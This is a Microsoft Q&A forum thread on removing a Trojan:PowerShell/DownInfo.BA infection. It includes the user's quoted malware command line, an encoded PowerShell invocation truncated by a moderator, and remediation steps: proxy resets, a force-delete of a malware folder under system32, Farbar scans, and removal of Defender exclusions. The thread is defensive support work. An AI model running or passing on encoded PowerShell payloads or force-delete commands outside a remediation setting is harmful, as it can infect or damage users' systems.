Trojan:PowerShell/DownInfo.BA

Anonymous
2025-06-11T15:19:14+00:00

Hi, I was wondering if anyone could help me to fix the issue i am facing? It just happened about 2 hours ago when suddenly i got multiple pop ups from Windows Security.

Does anyone know how to fix this? Trojan:PowerShell/DownInfo.BA

CmdLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -EncodedCommand IwAgADcAMAA3ADcAMgBiAGQAOQAtADkANgAzAGMALQA0ADUAOAAzAC0AYQA3AGMANwAtADUAMAA3AGUANQAwADkAMwAwAGEAMAA2AAoAJABQAHIAb

Thank you in advance.

Andy

[command-line truncated ~moderator]

Windows for home | Windows 11 | Security and privacy

Locked Question. This question was migrated from the Microsoft Support Community. You can vote on whether it's helpful, but you can't add comments or replies or follow the question.

0 comments No comments
Answer accepted by question author
Ramesh 181.2K Reputation points Volunteer Moderator
2025-06-11T15:34:07+00:00

A scheduled task triggers the command. Please do the following:

  1. Boot into Safe mode. https://support.microsoft.com/en-us/windows/windows-startup-settings-1af6ec8c-4d4a-4b23-adb7-e76eef0b847f

Open admin Command Prompt and run these commands:

  • netsh.exe winhttp reset proxy
  • bitsadmin /util /setieproxy localsystem NO_PROXY RESET
  • rd /s /q C:\Windows\system32\DomainAuthHost

Post the output.

  1. Share your Farbar scan logs for analysis.
  1. Download Farbar Recovery Scan Tool 64-bit (FRST64.exe)

https://www.bleepingcomputer.com/download/farbar-recovery-scan-tool/


Note: If Microsoft Edge or Chrome mislabels the Farbar Scanner executable as PUA/malware, choose to keep it by tapping … in the bottom bar, choosing Keep, and then choosing Keep anyway in the dialog that appears.

See this screenshot: https://learn.microsoft.com/en-us/deployedge/media/microsoft-edge-security-download-interruptions/dowload-was-blocked.png. It's a safe tool used in most antimalware forums.
  1. If the OS language is not English, rename FRST64.exe to FRST64English.exe.
  2. Run the program. Don't check or uncheck any options. Click "Scan".
  3. Add the two logs, FRST.txt and Addition.txt, to a Zip archive, share them on OneDrive or GoFile.io and post the link here.

**************************************************************

Additional note:

The Trojan:PowerShell/DownInfo.BA threat detection was added to Defender on 6/10/2025 10:52 PM (in security intelligence version 1.429.460.0). That's the same day the latest cumulative update was released. This makes the users think the LCU caused this 'false-detection'. In reality, their systems were already infected, and the infection came to light after installing security intelligence update version 1.429.460.0 on June 10.

https://www.microsoft.com/en-us/wdsi/definitions/antimalware-definition-release-notes?requestVersion=1.429.460.0

**************************************************************

Was this answer helpful?

10+ people found this answer helpful.
0 comments No comments

186 additional answers

Sort by: Most helpful
  1. Anonymous
    2025-06-16T13:11:56+00:00

    Hi, Im having the same issue here and Im not sure if i followed the steps correctly but heres mine.

    https://gofile.io/d/p7dxHS

    @Joshua Nigel:

    This fixlist.txt should help.

    Post fixlog.txt

    Was this answer helpful?

    1 person found this answer helpful.
    0 comments No comments
  2. Anonymous
    2025-06-15T10:33:11+00:00

    It ran fine. Open Windows Security and remove the following items from exclusions.

    • C:\WINDOWS\system32
    • powershell.EXE

    Was this answer helpful?

    1 person found this answer helpful.
    0 comments No comments
  3. Anonymous
    2025-06-15T10:08:35+00:00

    Microsoft Windows [Version 10.0.26100.4351]

    (c) Microsoft Corporation. All rights reserved.

    C:\Windows\System32>netsh.exe winhttp reset proxy

    Current WinHTTP proxy settings:

    Direct access (no proxy server).

    C:\Windows\System32>

    The files are in use.

    And, have you run the Farbar scanner?

    Was this answer helpful?

    1 person found this answer helpful.
    0 comments No comments
  4. Anonymous
    2025-06-15T05:32:23+00:00

    Hi Ramesh!

    Will start a new thread for the DNS error.

    Thanks a lot for helping me getting rid of that virus. You are the best!

    Edit: I enter the proxy settings, and disable the manual proxy, that was it! Thanks again!

    Juan,

    Glad you figured that out. This is what has happened. I added the reset proxy instructions in the 1st fixlist. But the KMS script re-enabled the proxy. I should have removed the KMS script first before resetting the proxy.

    Regards,

    Was this answer helpful?

    1 person found this answer helpful.
    0 comments No comments